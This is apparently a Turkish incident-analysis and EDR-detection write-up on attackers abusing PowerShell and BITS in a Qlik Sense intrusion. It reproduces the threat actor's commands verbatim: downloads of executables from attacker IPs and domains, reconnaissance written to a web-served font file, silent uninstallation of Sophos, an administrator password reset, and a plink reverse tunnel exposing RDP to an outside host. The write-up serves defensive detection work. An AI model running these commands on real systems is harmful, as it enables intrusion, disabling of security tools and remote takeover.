BITS (Background Intelligent Transfer Service), Microsoft'un Windows işletim sistemlerinde bulunan bir arka plan dosya aktarım hizmetidir. BITS, ağ kullanımını optimize etmek ve genellikle güncelleme, dosya indirme ve yükleme gibi süreçlerde kullanılır:

1. Arka Plan Aktarımı: BITS, dosya transferlerini arka planda gerçekleştirir. Bu sayede, kullanıcıların bilgisayarlarını normal şekilde kullanmalarına izin verirken dosyalar aktarılır.
2. Boş Bant Genişliği Kullanımı: BITS, ağın boş bant genişliğini kullanarak dosya aktarır. Bu sayede, ağ trafiğini tıkamaz ve diğer uygulamaların performansını etkilemez.
3. Hata Toleransı: BITS, transfer hatalarını ve kesintileri otomatik olarak yeniden deneme yeteneğine sahiptir. Bu sayede, transfer işlemi tamamlanana kadar hata olması durumunda bile aktarım devam eder.
4. Önceliklendirme: BITS, farklı transfer işlerine farklı öncelikler atamanıza olanak tanır. Bu sayede, önemli dosyaların öncelikli olarak aktarılmasını sağlayabilirsiniz.

NOT: Çeşitli kaynaklar tarafından “Bu tür komutlar genellikle yazılım dağıtımı veya güncelleme senaryolarında kullanılır.” şeklinde belirtilmiş. Dolayısıyla saldırganların legal gibi görünen saldırı vektörleri konusundaki arayış için Powershell BITS uygun bir çözüm.

Saldırılara Genel Bakış

- powershell iwr -URI 'http://216.107.136.46/Qliksens_updated.zip' -OutFile C:\Windows\appcompat\AcRes.exe

- powershell start-bitstransfer -source http://zohoservice.net/qlik-sens-nov.zip -outfile c:\\windows\\temp\\Qliksens.exe

- powershell Invoke-WebRequest https://download.anydesk.com/AnyDesk.exe -OutFile c:\windows\temp\file.exe

- powershell wget 'http://zohoservice.net/anydesk.zip' -outfile 'c:\\windows\\temp\\any.exe'

- powershell iwr -uri http://zohoservice.net/putty.zip -OutFile c:\windows\temp\putty.exe

- powershell Invoke-WebRequest https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe -OutFile C:\\windows\\temp\\putty.exe

Yukarıda 6 adet saldırı tekniği bulunmaktadır. Öncelikle bu komutları açıklayarak başlayalım:

- İlki invoke web request kısaltması olan iwr -uri ile belirtilen parametredeki ip adresinden .zip dosyasını indiriyor, -outfile parametresi ile de belirtilen Path'e AcRes.exe olarak yükleniyor
- İkincisi ise start-bitstransfer ile verdiği -source parametresinin http adresteki .zip dosyasını -outfile ile verdiği path'e qliksens.exe olarak indirir
- Üçüncüsü Invoke-WebRequest ile anydesk resmi sitesindeki anydesk.exe'yi -outfile parametresi ile verdiği dizine file.exe olarak indirir
- Dördüncüsü ise wget ile belirtilen http sitesindeki .zip dosyasını -outfile parametresi ile belirttiği dizine any.exe olarak indirir
- Beşincisi ilk komutta olduğu gibi invoke web request kısaltması olan iwr -uri ile http sitedeki .zip doyasını -outfile parametresine putty.exe olarak indirir
- Altıncısı ise Invoke-WebRequest ile web sitesindeki exe dosyasını -outfile parametresi ile belirtilen dizine putty.exe olarak indirir

Saldırılara Genel Bakış

Sistem üzerinde çalıştırılan birden fazla bilgi toplama komutu ise aşağıdaki gibidir:

- dir c:\windows\appcompat > ../Client/qmc/fonts/qle.ttf
- powershell Get-WmiObject -Class Win32_Product > ../Client/qmc/fonts/qle.ttf
- quser > ../Client/qmc/fonts/qle.ttf
- dir c:\windows\temp > ../Client/qmc/fonts/qle.ttf

4 komutu açıklayarak ilerleyelim:
1-) İlk komut c:\windows\ dizinindeki appcombat dizinini qle.ttf dosyasına aktarır.
AppCompat: Windows'taki Uygulama Uyumluluğu (AppCompat) platformu, Windows'a yüklenecek hemen hemen her program veya pakette düzeltme yapılmasına olanak tanıyan güçlü bir özelliktir.
"c:\windows\appcompat" dizini, Windows işletim sisteminde uygulamaların uyumluluk durumunu belirlemek için kullanılan dosyaları ve verileri içeren bir dizindir. Bu dizinde, Windows'un eski sürümlerinde çalışmayan veya uyumsuz olan programların uyumlu hale getirilmesine yardımcı olmak için kullanılan çeşitli yardımcı programlar bulunabilir.

2-) İkincisi Windows Management Instrumentation (WMI) kullanarak sisteme yüklenmiş olan tüm yazılımların bir listesini verir. Bu listeyi qle.ttf dosyasına yazar.

3-) Üçüncüsü quser kullanıcı oturumları hakkında tablo şeklinde bilgi verir.
Tabloda her oturum için kullanıcı adı, oturum ID'si, oturum tipi (örneğin, oturum açık veya kilitli olabilir), oturum başlangıç saati ve bağlı istemci bilgileri gibi bilgiler bulunur.

4-) Dördüncüsü temp (tüm kullanıcılar için olan temp) dizinini listeler.
"Temp" (Geçici) dizini, Windows işletim sisteminde geçici dosyaların saklandığı bir klasördür. Bu dosyalar genellikle belirli bir işlem için geçici olarak oluşturulur ve daha sonra kullanılmayan veya gereksiz hale gelirler.


Temp dizini, çeşitli uygulamaların geçici dosyalarını oluşturduğu ve sakladığı bir yerdir. Örneğin, yazılım yükleyicileri, güncellemeler veya programlar çalıştırıldığında, geçici kurulum dosyaları bu dizine indirilir ve depolanır. Ayrıca, bazı uygulamalar, geçici çalışma dosyalarını burada oluşturarak işlemlerini gerçekleştirir.

Temp ve %temp% arasındaki fark %temp% mevcut kullanıcının temp dizinidir.

Saldırılara Genel Bakış

Tehdit aktörünün bilgi toplama sonrasında aşağıdaki işlemleri yaptığı gözlemlenmiştir:

- Sophos'u GUID'si aracılığıyla kaldırmak için msiexec kullanma (burada sophos'tan kasıt sophos firewall, sophos edr veya sophos xdr olabilir -genel hatlarıyla Sophos siber güvenlik çözümü- dolayısıyla tehdit aktörü içerideki siber güvenlik çözümünü, antivirüs yazılımını veya edr-xdr agent'ını kapatmaya çalışmaktadır.)
- Administrator hesabı parolasını değiştirme.
- Plink aracılığıyla bir RDP tüneli oluşturma.
- MsiExec.exe /X{5C28F8A0-4BCB-4267-A869-2D589DF264F1} /qn > ../Client/qmc/fonts/qle.ttf
- net user administrator Linux.110.110@123 > ../Client/qmc/fonts/qle.ttf
- echo y "^"| c:\windows\temp\putty.exe -ssh -P 443 -l admin -pw -R 45.61.147.176:50400:127.0.0.1:3389 45.61.147.176



Resim 2.9


Bilgi toplama sonrası çalıştırılan tehdit aktörünün komutlarını inceleyelim:

- Birincisi /x parametresi paketi kaldırmak istediğini belirtir, /qn ise kullanıcı arayüzü olmadığını (UI) belirtir ve quiet (sessiz) modda çalıştırır . Bu komut satırı hiçbir görüntü (display) vermez. Arka planda sessiz bir kurulum gerçekleştirir.
- İkincisi ise administrator kullanıcısının parolasını Linux.110.110@123 olarak değiştirir.

Basit bir parola değiştirme syntaxı "net user USERNAME NEWPASS" şeklindedir.

- Üçüncüsü ise localdeki 33389 yani rdp portunu 45.61.147.176 ip adresinin 50400 portuna forward etmektedir. Bunu ssh tünelleme üzerinden yapmaktadır.

Saldırılara Genel Bakış




Resim 3.0

Bir saldırganın etkilenen sistemde PowerShell çalıştırmak için harici bir program görevi oluşturduğu bir örnek.

Tehdit aktörü schtasks veya scheduler.exe üzerinden bir exploit mekanizması tetiklediği için yukarıdaki resimde scheduler.exe üzerinden bir powershell tetiklendiğini görüyoruz.

Scheduler.exe'nin kötü amaçlı bir PowerShell işlemi oluşturur ve ardından sistemde kötü amaçlı bir payload çalıştırmak için tek satırlık bir komut tetikler.



Resim 3.1

EDR Tespit Senaryosu

EDR Tespit Senaryosu için 3 aşamada ilerleyeceğiz:


1. Powershell komutlarının olduğu aşama
2. Sistem hakkında bilginin toplanmaya başlandığı aşama
3. Sistem hakkında bilgi toplandıktan sonra eyleme geçilen aşama

Aşama 1

Powershell komutu 1:


powershell iwr -URI 'http://216.107.136.46/Qliksens_updated.zip' -OutFile 'C:\Windows\appcompat\AcRes.exe'

Çalıştırılan komut:



Resim 3.2

Yukarıdaki alarm içerisinde kullanılan IP adresi sanal IP adresidir, dolayısıyla buradaki amaç IOC olarak yakalanması değil, kural üzerinden yakalanmasıdır. İndirilen hedef bu çalışma özelinde ip adresi olan 10.10.122.102 C2 server görevi görmektedir.




Resim 3.3

iwr komutunun kullanıldığı bir powershell içerisindeki .zip dosyası -outfile parametresi ile putty.exe olarak belirtilen path'e indirilmiştir. High severity ve Detected olarak etiketlenmiştir.

Burada executable formattaki dosya hedef sunucudan zip olarak indiriliyor fakat bu bir .exe dosyası. IR sürecinden elde edilen "powershell iwr -URI 'http://216.107.136.46/Qliksens_updated.zip' -OutFile 'C:\Windows\appcompat\AcRes.exe'" komutu da aynı şekilde zararlı C2 sunucusundan Qliksens_updated.zip olarak istekte bulunup appcompat dizinine AcRes.exe olarak indirilmiş. Burada aynı yöntem denendiğinde (.zip -> .exe) alarm içerisinde görüntülenebilmektedir.

EDR Tespit Senaryosu




Resim 3.4

Yukarıdaki resimde "http://216.107.136.46/Qliksens_updated.zip" URL adresi için verilen bir virustotal çıktısını görebiliriz. 11 engine tarafından zararlı olarak nitelendirilmiş. Ayrıca status kod olarak 404 döndürüyor, aktif bir IP adresi olmadığı söylenebilir.

Buradaki çalışma öncesinde de belirtildiği gibi ip adresi üzerinde değil, powershell modülleri üzerinde durulması gerekmektedir. Nedeni ise alarm mekanizmasında IOC verisi olarak bu örnekte IP adresi, daha öncesinde CTI kaynağı olarak kuruma işlenmemişse (MISP, Firewall) kuralın yapılan powershell aktivitesi özelinde oluşması savunucular tarafından daha önemlidir. **İndirme işlemi yapılan powershell modülü sıkılaştırılmışsa veya alarma tabi tutulmuşsa analist veya bu alarmı kapatacak olan kişinin hangi siteye, hangi dizine veya dosyaya işlem yapacağını inceleyip sonrasında çeşitli CTI kaynaklarını ve sandboxları kullanarak zararlı bir aktivite olduğunu anlayabilir.**


Powershell komutu 2:
powershell start-bitstransfer -source http://zohoservice.net/qlik-sens-nov.zip -outfile c:\\windows\\temp\\Qliksens.exe

EDR Tespit Senaryosu




Resim 3.5

Start-bitstransfer kullanılarak .zip dosyası Qliksens.exe olarak indirilmiştir. High - Detected olarak etiketlenmiştir. Aynı yöntemi burada da denediğimizde (.zip -> .exe) yakalandığını görüyoruz.



Resim 3.6

Yukarıdaki resimde ise powershell üzerinden (önceki tetiklenen alarm cmd üzerinden tetiklenmiştir) tetiklenen alarmı görüyoruz. Ek olarak windows içerisinde \ yerine \\ ile yapıldığında da -outfile parametresi çalışır. Windows \ yerine \\ kullanıldığında da bunu çalıştırır.




Resim 3.7

Çalıştırılan komut "BITS aracılığıyla CobaltStrike Powershell Payloadı" olarak tetiklenmiş.

Powershell komutu 3:
powershell Invoke-WebRequest https://download.anydesk.com/AnyDesk.exe -OutFile c:\windows\temp\file.exe


EDR Tespit Senaryosu



Resim 3.8


Alarmı Execution-powershell download olarak ve gizli (stealth) powershell komutu tespit edildi olarak görüyoruz. Gizli olarak tespit edilen medium-detected, Execution/yürütme işlemi gerçekleştiren ise High-Detected olarak etiketlenmiş.

<u>Powershell komutu 4:</u>
powershell wget 'http://zohoservice.net/anydesk.zip' -outfile 'c:\\windows\\temp\\any.exe'



Resim 3.9

Resim 3.9'da görüldüğü gibi çalıştırılan scriptte anydesk.zip olarak istek atılıyor fakat dizine any.exe olarak indiriliyor. Önceki tekniklerde de kullanılan executable dosyayı zip olarak değiştirip tekrar executable (.exe) olarak dizine kaydediyor. Önceki powershell komutlarında da vardı. Buradaki alarm içerisinde de \ yerine \\ path mantığı kullanılmış.




Resim 4.0

Çalıştırılan komut High-Detected olarak etiketlenmiş. Buna ek olarak alarm, C2 sunucuya bağlantı oluşturma ve encode dosyayı alma (indirme) olarak tetiklenmiş.


EDR Tespit Senaryosu

Powershell komutu 5:
powershell iwr -uri http://zohoservice.net/putty.zip -OutFile c:\windows\temp\putty.exe



Resim 4.1


powershell içerisindeki iwr (invoke-webrequest) -uri ile putty.zip dosyasını putty.exe olarak indirme işlemi yakalanıyor.



Resim 4.2

Alarm Execution-PowerShell downloads olarak tetiklenmiş ve High - Detected verilmiş.

Powershell komutu 6:
powershell Invoke-WebRequest https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe -OutFile C:\\windows\\temp\\putty.exe



Resim 4.3

Invoke-WebRequest https ve kendi indirme sitesi olan the.earth.li üzerinden (güvenli olduğu düşünülen URL) indirildiğinde de aşağıdaki gibi Execution-PowerShell downloads ve Gizli komut tespiti olarak alarm tetikleniyor. İkisi de detected olarak verilmiş ve High-Medium severity'lerine sahipler.

Resim 1.1

EDR Tespit Senaryosu

Aşama 2

Burada sızılan sistem üzerinde enumeration işlemi yapılmaya başlanıyor.

Komut 1:


dir c:\windows\temp > C:\Users\akbaba\AppData\Local\Temp\qle.ttf

Tespit senaryosu içerisinde verilen komut path traversal açığı ile ilişkilendirilmektedir dolayısıyla biz bunu web yerine lokal tarafta test edeceğimiz için dizin "Client/qmc/fonts/qle.ttf" yerine "C:\Users\akbaba\AppData\Local\Temp\qle.ttf" (%temp%) olacak.

```
C:\Users\akbaba>dir c:\windows\appcompat  >  ../Client/qmc/fonts/qle.ttf
The system cannot find the path specified.
```

Resim 4.4

Resim 4.4'de görüldüğü üzere lokal üzerindeki komut "sistemin belirtilen dizini bulamaması" ile sonuçlanmaktadır. Aşağıdaki resimde ise komut çalıştırılmış ve çıktısı output olarak alınmıştır.



